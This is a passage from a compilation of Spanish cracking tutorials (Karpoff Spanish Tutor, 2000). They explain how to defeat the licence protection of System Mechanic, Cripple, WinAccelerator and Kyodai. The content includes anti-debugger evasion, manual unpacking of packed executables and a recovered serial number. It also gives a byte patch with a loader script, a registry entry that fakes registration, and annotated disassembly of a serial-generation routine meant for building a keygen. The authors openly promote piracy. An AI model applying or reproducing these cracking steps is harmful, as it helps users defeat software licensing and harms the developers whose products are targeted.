Comentario Sabroso: Si intentas crackear un programa empaquetado con ASpack, ASprotect, Shrinker o cualquier otro no conseguirás nada si no lo desempaquetas previamente.

Bien, pues cogemos Proc Dump, UnASpack o cualquier otro que nos sirva para este sistema, y los desempaquetamos.

Comentario Sabroso: Para los detallistas; El programa pasa de ocupar 585 Kb a 1,16 Mb.

Una vez hecho esto; volvemos a analizarlo, para ver en que lenguaje de programación está hecho, y observamos que se hizo con Delphi, con lo cual recurrimos al llamado Delphi Decompiler (DeDe). Nos metemos en DeDe y oh!!!

· Segunda sorpresa: **Dede no puede cargarlo** de forma correcta, hay errores HMMM...

Estamos desconcertados, a punto de registrarlo de forma legal, cuando decidimos echar mano a W32Dasm

4.- Destripando...

Con el corazón en un puño, nos metemos dentro de W32Dasm, pulsamos en el botón de cargar y... AH!!! Lo carga en un abrir y cerrar de ojos, algo no va bien... ¿No creéis?, bueno, pero como buenos crackers nos aseguramos, vamos en busca de las cadenas y cuando vamos a pulsar el botón de STR REF:

· Tercera sorpresa: **No hay cadenas**, el botón, está desactivado, **No se Exportan Librerías tampoco...**

Estamos a punto de sufrir un auténtico desmayo por el agotamiento, nos estrujamos las neuronas, usamos el cerebro, y sacamos en conclusión, que el programa ha de estar encryptado de alguna forma y, cabe la posibilidad que este programa se desencrypte en tiempo de ejecución para validar nuestro serial, así que no nos queda mas opción que SICE.

Salimos de Windows; Ejecutamos SICE y cargamos el programa; pero algo peor que todo lo anterior nos aguarda:

· Cuarta sorpresa: **La protección ANTI-SICE** del programa **reinicia nuestro ordenador...**

Llegados a este punto, sacamos en conclusión, que los que han hecho este programa, realmente parecen buenos, así que

hemos de evitar de alguna forma que detecte nuestro SICE, con lo cual cargamos FROGS ICE.

Perfecto, estamos dentro; LO HEMOS CONSEGUIDO!!!!, bien, introducimos nuestro serial, (y ya preparados para lo peor), ponemos un BPX en HMEMCPY, (Para estar seguros de que pica), y bingo; la cosa va sobre ruedas, pero aún no sabemos lo que nos espera...
Dando a F12 repetidas veces pasamos al código de nuestro “Gran Programa”, pero fijaos lo que son las cosas... quien iba a decir que System Mechanic iba a tener un talón de Aquiles tan grande...

Seguid con F12 liados hasta llegar a: 4B1DE6; Y a continuación: Usad la función utilizada en SICE para la búsqueda de cadenas; Introducimos:

S 0030:0000000 L 90000000 ‘RAZiEL’

Siendo:

· S: Search (Búsqueda).
· 0030:0000000 El Offset a partir del cual comenzará a buscar.
· L: Indica la longitud de la cadena.
· 90000000: Longitud de la cadena que buscamos, la ponemos tan grande para que no haya problemas.
· ‘RAZiEL’ : Cadena que buscamos entre ‘ ’

Y ...
Bingo!, Encotramos que el SICE muestra los siguientes resultados:

64856-ST > Cálculo de una primera parte del Serial
64856849954863666972h
64856-ST548-27966636
58916-PR > Cálculo de una segunda parte del Serial
58916243101426972757
58946-PR014-87572796

69807-N > Cálculo de una tercera parte del Serial
69807354905358616467
69807-ND053-7646168535 > Operaciones pertinentes y Nuestro serial correcto.


OK! Ya lo tenemos...

5.- Finalizando…

Que pena; ¿Verdad?, pues bien, esto para que veáis que las cosas nunca son lo que parecen, espero

que hayáis aprendido esta valiosa lección que os servirá seguramente para seguir Crackeando.

Introducimos nuestros Datos, Ahora sí, correctos y:



7.- Agradecimientos…

Con esto finaliza mi tercer tutorial, espero que haya servido de ayuda a aquellos que tienen interés por aprender, y ya me marcho, no sin antes dar las Gracias a mi grupo [K-FoR] por su apoyo moral, a Txeli, Karpoff, Dek_Oin, por sus valiosos consejos, y por responder a mis consultas, al Profesor X; por incluirme en su compilación y a todos los que hacéis posible que este mundo sea menos comercial cada día.

Ya sabéis, para alguna recomendación, consulta, o crítica constructiva: Raziel@telepolis.com

Un Abrazo a todos : **RAZiEL**

Porque somos muchos...

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	Cripple

PROTECCION:	Empakado, serial name		
Descripcion:	**??????**		
Dificultad:	**Principiante++**		
DOWNLOAD:	??????		
Herramientas:	Softice, w32dasm, Editor Hex, Process Patcher R!SC		
CRACKER:	**Txotxo**	**FECHA:**	**22/09/2000**

INTRODUCCION

Primero, debemos darnos cuenta, de que se trata de un programa hecho en Visual Basic. Probamos con el gettype, y nos dice que está comprimido con UPX.

AL ATAKE

Bueno, abrimos Procdump, e intentamos descomprimirlo:
Pero aquí, nos encontramos, con que la ventana no aparece en ningún sitio, y el procdump, se queda pillado, sin hacer nada durante un rato. Por lo que procederemos a descomprimirlo manualmente (es más divertido). Abrimos el Frogsice, para esconder el debugger. Abrimos el Sice, y cargamos la librería msvbvm60.dll, si es que no la teníamos en el winice.dat. Y le damos a ejecutar. Pero mira por donde, el sice no se para en ningún sitio, y el programa es ejecutado tal cual. NO PASA NADA. Abrimos procdump, y le damos a PE Editor, y vemos las secciones, y vemos que las características de la primera pone algo así: E0000080, eso debemos cambiarlo por E0000020. Y ahora, si nos rompera el SICE.

Las rutinas de descompresión, hacen algo como esto:

```
PUSHAD
..........
..........
POPAD
JMP EntryPoint del programa descomprimido
```

Bueno, pues lo que tenemos que buscar es el POPAD (61).
Por lo que al entrar en el Sice, rompe en la dirección 4070C1, entonces ponemos: s 4070C1 l ffffffff 61, y nos lo encuentra en 407217. Ponemos un breakpoint en esa dirección: bpx 407217, y pulsamos CTRL+D. Nos rompe en ella, y vemos lo siguiente:

```
407217 POPAD
407218 JMP 40124C
```

Este último valor es el entry point del programa descomprimido. LLegamos al jmp, y lo editamos con el commando a. Ponemos jmp eip. Y pulsamos CTRL+D.

Abrimos procdump, y buscamos el programa en la lista de tareas, y con el boton derecho del ratón, seleccionadmos la opcion Dump (full), y lo salvamos con el nombre Dump.exe. Editamos ese programa con el procdump, con el PE Editor, y vemos, que la Base es 400000, simplemente, restamos 40124C-400000, y nos da 124C, que es el entrypoint, que tenemos que poner. ejecutamos el Dump.exe, y vemos que funciona perfectamente.

Ahora, abrimos el W32DasmVB, y pulsamos STR REF, y Seleccionamos la última.
Seleccionamos esta última, y vamos hacia atrás, hasta encontrarnos algún salto condicional (je xxxxx/ jne xxxxxx).
Apuntamos el Offset, y parcheamos(cambiamos el 74 por 75) con algún editor hexadecimal, ejecutamos, y ya está.
El problema, es que el original está comprimido, por lo que podemos generar un Loader, que partxee el programa en memoria. Yo uso Risc Process Patcher, y el script correspondiente es el siguiente:

```
T=2000:
F=Crippleware.exe:
O=CrippleLoader.exe:
P=4034F6/74/75:
$
```

Que genera el CrippleLoader.exe, ejecutadlo, y vereis como funciona perfectamente. -(:-D

Este tutorial está disponible en www.geocities.com/ttxotxo Sección Cracking.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	WinAccelerator v1.1

PROTECCION:	serial name		
Descripcion:	**Acelerador de aplicaciones y del rendimiento general del Sistema.**		
Dificultad:	**Principiante++**		
DOWNLOAD:	http://winaccelerator.8m.com		
Herramientas:	SoftICE v3.x; IDA v4.0; W32Intro; FileInfo.		
CRACKER:	**LEiRUS**	**FECHA:**	**22/09/2000**

INTRODUCCION

Ya estamos aquí de nuevo, con mi 5º TUT ya en mi haber, que no es poco.

Bueno, nuestra víctima, como reza el encabezado, se trata esta vez de WinAccelerator v1.1. Es un programa un tanto pobre, pero eficaz, que realiza su trabajo sin rechistar: acelerar el sistema para que se inician las aplicaciones más rápido. He de decir que su programación está plagada de errores, que vamos a ir descubriendo a lo largo del tutorial.

Adelanto que este tutorial no va más allá de lo que hemos o habéis visto por ahí, sino que es una forma divertida de ver como un programa realiza las comprobaciones necesarias para protegerse a sí mismo, algo que por cierto lo hace realmente mal, como veremos en adelante.

Las herramientas que pido no son nada del otro mundo. Quizás me exceda en el uso del W32Intro, pero es sólo con el fin de enseñar algo más acerca del IDA, el desensamblador al que va ir orientado este TUT.

En fin, que ha llegado la hora de empezar

AL ATAKE

UN APERITIVO CON SICE

Siempre que ataquemos un programa, lo vamos a hacer directamente por el SiCE. Al poner para capturar serial's. Si no sabes cuales son (a estas alturas deberías saberlos), te aconsejo que te leas las crackers notes, traducidas por Txeli y que puedes encontrar en la compilación del ProfesorX.

Comprobamos como el Hmemcpy de toda la vida no pica, pero el messageboxa sí lo hace. Por cierto, y haciendo un inciso, he de decir que según el programa, te da un "Erro" en ven de un "Error". Estos mierdas de programadores comerciales no hacen absolutamente nada bien. En fín, que le damos a F11 y anotamos la dirección desde donde se llama a messagebox.

Con eso y con un bizcocho a las ocho, tenemos datos suficiente como para analizarlo más detenidamente con una lista muerta. Esta vez vamos a elegir IDA. Pero antes debemos comprobar que no está empaketado.

ANALIZADO Y DESEMPAKADO: UNA RUTA ESCABROSA

Después de comprobar que con el SiCE lo tenemos difícil, decidimos desempakarlo. Para ello analizamos el EXE. En este caso, y como siempre he hecho hasta ahora, vamos a utilizar una estupenda herramienta que nos va a hacer el favor de analizar el archivo por nosotros. Nos referimos al pizpireto FileInfo. Le damos ahí con caña y nos dice que está empaketado con PECompact.

En esto que caemos en la cuenta que ProcDump tiene en su Script este empaketador, así que sin más preámbulos y antes de que nos ceguemos con bits de información, ejecutamos la utilidad de G-RoM, y lo intentamos desempakar. Peeeeeeeeeeero, descubrimos que WinAccelerator se ejecuta como un VxD cualquiera, lo que quiere decir que se pone en la barra de tareas junto a los iconos tradicionales que allí se alojan. Por tanto, ProcDump y su Script fallarán estripitosamente si intentamos desempakarlo. Al menos eso fue lo que a mi me pasó. Pero tranquilos, aún tenemos un recurso más: W32Intro.

¿Cómo?, ¿Que no habéis oído hablar de ese programa?. Pues se trata simplemente de un desempakador/desencriptador universal y que acepta multitud de formatos. Lo podéis encontrar en la WEB de K-FoR, en la sección Dumper's / Unpacker's de las tools. Pues bueno, realizamos el desempakado (no creo que deba explicar el funcionamiento del programa porque es extremadamente sencillo).

Ahora ya estamos preparado para desensamblarlo con el IDA.


LA BESTIA PARDA

Como dije en la introducción, este tutorial estaba básicamente encaminado a explicar el funcionamiento del IDA, un magnífico desensamblador creado por DataRescue (interesante nombre).

En primera instancia, he de decir que IDA no es como los demás desensambladore habituales como W32Dasm o demás. IDA utiliza una nueva tecnología que es sorprendente. Estamos hablando de FLIRT, una tecnología que es capaz de reconocer instrucciones de los lenguajes en que han sido escritos los programas a partir de un listado en ensamblador básico. Esto nos permitirá reconcer funciones en C como strcmp y demás. Pero bueno, de momento no vamos a utilizar esto para nuestro fines. Esto que he dicho es para que lo sepáis, simplemente. También os lo digo porque el desensamblado en IDA tarda muy poco, lo que pasa es que después viene el reconocimiento de las funciones, variables, estructuras, y claro, esto no se hace precisamente en un pis-pas, tarda lo suyo. Sin embargo, con un programa del tamaño del WinAccelerator, no tardaremos casi nada incluso en las máquinas más antiguas.

Una cosa, el archivo que vamos a desensamblar es el que previamente hemos dumpeado, no el original. Digo esto porque seguro que hay mucho bestia por ahí intentando desensamblar un archivo empaketado.

Bueno, suponemos que el IDA ya ha terminado de procesar. Ya tenemos la lista muerta. Pero antes, voy a explicar un poco la interfaz del IDA y como se utiliza:



Esta es una pantalla típica del IDA. Vamos a ir explicando paso a paso cada una de las secciones.

En primer lugar, tenemos una línea, al principio del desensamblado que pone "SUBROUTINE", que nos indica que es el comienzo de una subrutina. Posteriormente, aparece el nombre de la misma, o de la función concreta que la regenta. En este caso hablamos de _WinMain@16 que la implementan todos los programas escritos en VisualC. Por supuesto se indica también el tipo de función que es: Proc Near. Posteriormente se detallan las variables y argumentos que le se son pasados a la función: 6 variables y 2 argumentos. También aparece y en color verde la referencia cruzada, desde donde es llamada esta función, vamos. Si situamos el cursor sobre estas líneas y hacemos doble-click, nos aparecerá un menú contextual, con un comando "Jump to cross reference" que nos hará aparecer una ventana en el centro justo del monitor para regocijo y disfrute de todos nosotros. Esta ventana nos muestra todas la referencias a esta función y cómo son llamadas, sin son saltos o llamadas.

Bueno, pues de momento no voy a explicar nada más acerca del IDA. Próximamente voy a sacar un documento hablando específicamente del IDA, de su uso y de mucho más acerca de este genial desensamblador. Baste por ahora.

BUSCANDO LA MessageBoxA

Ahora, lo que necesitamos es buscar la llamada que se hizo a la MessageBoxA que vimos antes con el SiCE. Bueno, pues lo que vamos hacer es dirigirnos a la dirección de memoria que apuntamos anteriormente.

Cogemos y pulsamos la tecla G o vamos al menú Search --> Jump to Address. Ponemos la dirección y saltamos directamente a la función desde donde se llama a la messagebox. En la referencia cruzada de esta función encontramos 3 referencias. Sin nos damos cuenta, resulta que son tres saltos condicionales.

El primero de ellos comprueba que la longitud del serial que hemos introducido es de diez caracteres. El segundo y el tercero hacen comprobaciones varias que no vienen al caso.

Si nos vamos a SiCE y, en cada uno de estos saltos, modificamos el flag Z en cada ocasión, resulta que nos sale una ventanita de registrado. ¿Que dices?, ¿que nos hemos comido tanto la perola con esta mierda de programa y hemos hecho tanto como para no conseguir un serial?. Efectivamente, así es, pero hemos conseguido algo prodigioso: Encontrar un programa que se registre sin tener que modificar nada, y sin conseguir el serial.

Os preguntaréis como determina el programa para saber si estamos registrados o no. Pues eso lo explico más abajo.

FUNCIONAMIENTO TEÓRICO DEL PROGRAMA

Básicamente, lo que hace el programita este, es comprobar que hay una entrada en el registro que se llame Prc y que contenga algo. Para los que quieran registrar el programa, ahí va como hacerlo: Abrimos el REGEDIT, y en HKEY_LOCAL_MACHINE\Software\Alex Klanovskij\WinAccelerator creamos una clave de tipo cadena que se llame Prc y que contenga un número cualquiera de 10 caracteres de longitud.

El mierda del programa se limita a comprobar que existe esta clave y que su valor es una cadena de 10 caracteres de longitud. Llegados a este punto, cabe preguntarse porque se martirizan tanto los programadores en idear un algoritmo de validación de serial's que después no van a utilizar. Es que de verdad, eh?.

DESPEDIDA Y AGRADECIMIENTOS

Siempre, siempre, siempre, he de agradecer a mis compañeros de grupo, RAZiEL y ViPER el apoyo recibido así como su gratitud y ánimo. Seguid siempre así, chicos, que pronto conseguiremos llegar a lo más alto.

He de agradecer también por supuesto a Karpoff, por la genial página que ha conseguido construido y que se ha convertido en un gran referente en el mundo del cracking hispano. Gracias, Karpoff.

También tiene su poquito de pastel el tan afamado y querido ProfesorX, que tenemos que dar las gracias por el inmenso trabajo que supone la compilación, que aunque parece ser que últimamente está sufriendo numerosos percances, estamos seguros de que conseguirá engrandecerse aún más.

Por último, he de agradecer la visita de todos los que habéis visitado mi página y la de mi grupo, porque me hace muy feliz que hayamos conseguido lo que hemos conseguido. Y todavía queda mucho más, porque esto es sólo el principio. Gracias a todos los crackers del mundo por ser como sois (que profundas me han salido estas frases 8·).

"AHORA SÉ PORQUÉ LLORÁIS LOS HUMANOS, PERO ES ALGO QUE YO NUNCA PODRÉ HACER"
Terminator 2: El Juicio Final.

http://go.to/leirus - leirus@telepolis.com

http://pagina.de/kfor - kfor@telepolis.com

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa: Kyodai v10.21

PROTECCION:	**Empacado & Serial**
Objetivo:	Desempacar con SICE, sacar serial válido y hacer KeYgEn
Descripcion:	Divertido juego oriental
Dificultad:	Intermedia/Avanzada
DOWNLOAD:	http://kyodai.com
Herramientas:	SoftIce, Win32Dasm, ProcDump & Tasm 5.0
CRACKER:	Mr Burns **FECHA:** **02/10/2000**

INTRODUCCION

Hola de nuevo a todos. He decidido hacer este tutorial del Kyodai sabiendo que ya hay suficientes por aburrimiento una tarde de Domingo a las 17:40 de la tarde. Y... porque este es mi primer tutorial sobre cómo hacer un keygen (en ASM). Asi que creo que deberíamos empezar ya.

AL ATAKE

Para empezar instalamos el programa con tranquilidad sabiendo que es shareware y que nos pedira una puta clave :-)

Una vez instalado abrimos el programa y lo estudiamos un poco (joder!! que buena pinta tiene el condenado es chulo!!!) y miramos en el menu: Help/Register y observamos que nos pide el Nombre y número de serie. Bueno pues vamos a introducir los datos:

Nombre: Mr_Burns

Serial: 1234567890

Le damos al "OK" y.... nos aparece una ventanita que pone "Lo siento nº incorrecto. Por favor compruebe que lo escribio tal y como le fue entregado". "Caguen..." pues a mi me ha molado mazo y me lo quiero quedar asi que lo voy a CRaCKeaR!!

Empezare metiendole mano con el Win32Dasm y... joe!! que se me ha colgado!! Bueno no pasa nada lo voy a cargar en el Loader sel SofIce (SICE) y... pues tp tira!!! Pufff!! Esto me hace sospechar que este programa esta empakado!!!

Bueno para ello usare mi querido ProcDump. Entro en el PE Editor y abro el kyo1021.exe (no el kyodai.exe!!), entro en Sections y observo dos cosas:

1º En .CODE (caracteristics) aparece **C0000040**. Eso significa que el programa no es ejecutable!!! Y que yo sepa deberia tener **E0000020** (ejecutable). Bueno, pues eso, lo cambiamos.

2º Aparece una cadena por ahi que pone Aspack. Eso a mi me suena a Compresor!!

Despues de esto lo que voy a hacer es descomprimir el programa con el Aspack, la ultima version porque este programa es nuevo, y... no tira!!! Eso quiere decir que no tenemos esa version. Lo que significa que habra que hacerlo a mano (jejeje esto se pone interesante asi que me voy a por un cafetito :-))

----------Desempacar el fichero con el SoftIce----------

Corremos el Loader del Sice y vemos que ahora SI! que tiran esas ruletitas :-) Entramos y vemos que la direccion es un poco rara (5A1001) y observamos:

PUSHAD

CALL 00XXXXXX

JMP 00XXXXXX

[...]

POPAD

Esta es una tipica estructura de un fichero empacado y/ó encriptado. Lo que nosotros estamos buscando es POPAD ya que despues de eso el programa ya esta desempacado. Asi que adelante, a tipear F10 como cerdos hasta encontrarlo (lo que yo os aconsejo es que cuando veais un salto que os lleve hacia arriba introduzcais "G address siguiente al salto" para que no tengais que tragaros todos los bucles que hay). Despues de muchos cuelgues del SICE y de muchos F10 encontramos un POPAD en la dirección 59E4F1. Lo que ahora haremos es S 59E4F1 L FFFFFF 61 (61 = POPAD en hexadecimal) y apretamos F5. Si sales del Sice y entras en el programa ALELUYA!!! la instruccion encontrada es la correcta, en caso contrario, deberas buscar otro POPAD y realizar la misma operacion :-(

Bueno coninuamos y vemos que despues de varios tipeos de F10 aparece un RET en 59E501 y que ese RET nos lleva a otra dirrecion la cual parece mas normal (499CD4 <-- Anota esta dirección!!!) . Bueno, vamos bien, ahora debemos volver a ese RET y tipear: A 59E501 y JMP EIP, [Esc] y despues F5. Joe!! ha salido del SICE y no ocurre nada!! Lo que en realidad ha pasado es que el programa ha sido cargado y desempacado y corrido en memoria gracias a ese JMP EIP que genera un bucle infinito que nos ayuda a desempacar el fichero :-)

Lo que ahora hacemos es entrar de nuevo en el ProcDump y en la lista inicial vemos que aparece el path donde teneis instalado el kyodai, bueno eso es que el programa esta cargado en memoria asi que vamos a guardarlo, para ello lo seleccionamos con el boton derecho y seleccionamos "Dump (Full)" poniendo como name "kyo_Mr.exe" (por ejemplo) una vez guardado lo descargamos de la memoria con la opcion "Kill". Despues cargamos de nuevo con "PE Editor" el programa "Kyo_Mr.exe" (el cual esta ya desempacado) y observamos "Entry Point" e "Image Size". Lo que ahora debemos hacer es tomar la dirección a la que nos llevaba el ultimo RET: 499CD4 (recordad que os dije que la apuntarais) y el valor de "Image Size" y restarlo: 499CD4 - 400000 = 00099CD4. Esta ultima cifra debemos sutituirla por el "Entry Point" para que el programa desempacado pueda funcionar ya que si corrieramos el fichero sin hacer esto cada vez que lo corrieramos se quedaria cargado en memoria.

----------Detectar el numero de serie----------

Una vez desensamblado el fichero (siempre nos referiremos al desempacado Kyo_Mr.exe) corremos el fichero e introducimos los datos de nuevo:

Nombre: Mr_Burns

Serial: 1234567890

Le damos a "REGISTRAR" y nos aparecera la ventanuca esa de que no estamos registrados. La recordamos. Corremos el Win32Dasm y desensamblamos el Kyo_Mr.exe que es el que esta desempacado. Buscamos en "Reference String" la cadena que tenemos (pero hemos de buscar la cadena en ingles, es decir, "Sorry, wrong password...". Le damos dos veces y aparecemos en 4648BC. Subimos un poco y vemos que hay un salto condicional en 464886, asi que vamonos para alla. Alli observamos que dos lineas mas arriba hay un call, la cual puede que sea la genere la password. Y podemos ver tambien que si no saltase alli nos apareceria otra cadena "Thanks again ! Your are now registered.". Nosotros no vamos a crear el parche sino el keygen por ello entraremos en la call para ver lo que hay... vemos una lista de "nosecuantos" nombres ¿? Que sera eso¿?! Bueno no nos interesa. Lo importante es lo del principio:

```
* Referenced by a CALL at Addresses:
|:0046487F , :0048664A , :0048C326 , :0048CBDE , :0048D575
|:0048DE10 , :0048E059 , :0048E626 , :0048F501 , :00490E32
|:00495149
|
:0047966C 55 push ebp
:0047966D 8BEC mov ebp, esp
:0047966F 6A00 push 00000000
:00479671 53 push ebx
:00479672 56 push esi
:00479673 8BF0 mov esi, eax
:00479675 33C0 xor eax, eax
:00479677 55 push ebp
:00479678 680F9A4700 push 00479A0F <-- Guarda la lista de nombres que viene mas adelante en el codigo (ni idea de que es eso)
:0047967D 64FF30 push dword ptr fs:[eax]
:00479680 648920 mov dword ptr fs:[eax], esp
:00479683 33DB xor ebx, ebx
:00479685 8B864C2B0500 mov eax, dword ptr [esi+00052B4C] <-- Guarda en EAX mi nombre: Mr_Burns
:0047968B E8D4A5F8FF call 00403C64 <-- Calcula la longitud del nombre y la compara con 8 (creo)
:00479690 85C0 test eax, eax
:00479692 0F8E0C030000 jle 004799A4 <-- Si no posee 8 caracteres salta a error
:00479698 8D4DFC lea ecx, dword ptr [ebp-04]
:0047969B 8B964C2B0500 mov edx, dword ptr [esi+00052B4C] <-- Guarda en EDX mi nombre: Mr_Burns
:004796A1 8BC6 mov eax, esi
:004796A3 E860B4FFFF call 00474B08 <-- Genera el serial correcto!!!!!!
:004796A8 8B45FC mov eax, dword ptr [ebp-04] <-- Guarda en EAX el serial correcto!!!!!
:004796AB 8B96502B0500 mov edx, dword ptr [esi+00052B50] <-- Guarda en EDX el serial que yo introduje: 12345
:004796B1 E8BEA6F8FF call 00403D74 <-- Compara EAX con EDX
:004796B6 0F85E8020000 jne 004799A4 <- Si no son iguales salta a error
:004796BC 8B864C2B0500 mov eax, dword ptr [esi+00052B4C]
```

Como podemos comprobar, encontrar el serial correcto es cosa de niños xDDD. Por si os habeis perdido, en 4796A8 esta el serial ccorrecto, lo unico que debeis hacer es d eax y os aparecera el serial. Como esto me resulto demasiado facil quise hacer el KeYgEn ya que descbri la rutina que genera el serial, asi que apor ella:

```
* Referenced by a CALL at Address:
|:004796A3
|
```

:00474B08 55 push ebp
:00474B09 8BEC mov ebp, esp
:00474B0B 83C4F4 add esp, FFFFFFF4
:00474B0E 53 push ebx
:00474B0F 56 push esi
:00474B10 57 push edi
:00474B11 33DB xor ebx, ebx
:00474B13 895DF4 mov dword ptr [ebp-0C], ebx
:00474B16 8BF9 mov edi, ecx
:00474B18 8955F8 mov dword ptr [ebp-08], edx
:00474B1B 8945FC mov dword ptr [ebp-04], eax
:00474B1E 8B45F8 mov eax, dword ptr [ebp-08]
:00474B21 E8F2F2F8FF call 00403E18
:00474B26 33C0 xor eax, eax
:00474B28 55 push ebp
:00474B29 68E34B4700 push 00474BE3
:00474B2E 64FF30 push dword ptr fs:[eax]
:00474B31 648920 mov dword ptr fs:[eax], esp
:00474B34 8B45F8 mov eax, dword ptr [ebp-08]
:00474B37 E828F1F8FF call 00403C64 <-- Todo lo de arriba no es importante para el KeYgEn
:00474B3C 8B55F8 mov edx, dword ptr [ebp-08] <-- EDX = Nombre (Mr_Burns)
:00474B3F 0FB64402FF movzx eax, byte ptr [edx+eax-01] <-- EAX = Ultima letra de nuestro nombre (s)
:00474B44 8B55F8 mov edx, dword ptr [ebp-08] <-- EDX = Nombre
:00474B47 0FB612 movzx edx, byte ptr [edx] <-- EDX = Primera letra del nombre (M)
:00474B4A 03C2 add eax, edx <-- EAX + EDX = EAX

:00474B4C B90A000000 mov ecx, 0000000A <-- ECX = 10
:00474B51 99 cdq <-- NPI (Ni Puta Idea!, pero nos da igual nos nos hace falta)
:00474B52 F7F9 idiv ecx <-- Divide con signo EAX / ECX y el resto queda en EDX
:00474B54 83C230 add edx, 00000030 <-- Añade a EDX (resto) 30h

:00474B57 8BC7 mov eax, edi
:00474B59 E82EF0F8FF call 00403B8C
:00474B5E 8B45F8 mov eax, dword ptr [ebp-08] <-- EAX = Nombre
:00474B61 E8FEF0F8FF call 00403C64 <-- Calcula la longitud del nombre
:00474B66 8BF0 mov esi, eax <-- ESI = La longitud del nombre (8)
:00474B68 83EE02 sub esi, 00000002 <-- Le resta 2 (esto es porque los dos primeros bytes contienen datos de la meoria reservada)
:00474B6B 7C39 jl 00474BA6 <-- Si es menor salta a error
:00474B6D 46 inc esi <-- Sino, incrementa ESI
:00474B6E BB02000000 mov ebx, 00000002 <-- EBX = 2

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00474BA4(C)
|
:00474B73 8B45F8 mov eax, dword ptr [ebp-08] <-- EAX = Nombre
:00474B76 0FB64418FE movzx eax, byte ptr [eax+ebx-02] <-- EAX = Primera letra del nombre (M)
:00474B7B 8B55F8 mov edx, dword ptr [ebp-08] <-- EDX = Nombre
:00474B7E 0FB6541AFF movzx edx, byte ptr [edx+ebx-01] <-- EDX = Siguiente letra del nombre (r)

Hagamos aqui una pausa para indicaros la "inteligencia" del programador: observad que en 474B6E EBX = 2 y que en 474B76 a EBX le resta 2. Y despues, en 474B7B le resta 1. Esto es una autentica estupidez ya que se podia haber ahorrado tantas molestias poniendo:

474B6E EBX = 0

474B76 movzx eax, byte ptr [eax+ebx]

474B7B movzx edx, byte ptr [edx+ebx+01]

Si esto es un intento de despistar a gente como nosotros, usease, crackers.... SE HA LUCIDO!!!!!!!!! No se como pueden denominarse a si mismos programadores!!!!!!!!!!!

:00474B83 03C2 add eax, edx <-- EAX = EAX + EDX

:00474B85 B90A000000 mov ecx, 0000000A <-- ECX = 10
:00474B8A 99 cdq **<-- NPI**
:00474B8B F7F9 idiv ecx <-- Divide con signo EAX / ECX y el resto queda en EDX
:00474B8D 83C230 add edx, 00000030 <-- EDX + 30h

:00474B90 8D45F4 lea eax, dword ptr [ebp-0C]
:00474B93 E8F4EFF8FF call 00403B8C
:00474B98 8B55F4 mov edx, dword ptr [ebp-0C]
:00474B9B 8BC7 mov eax, edi
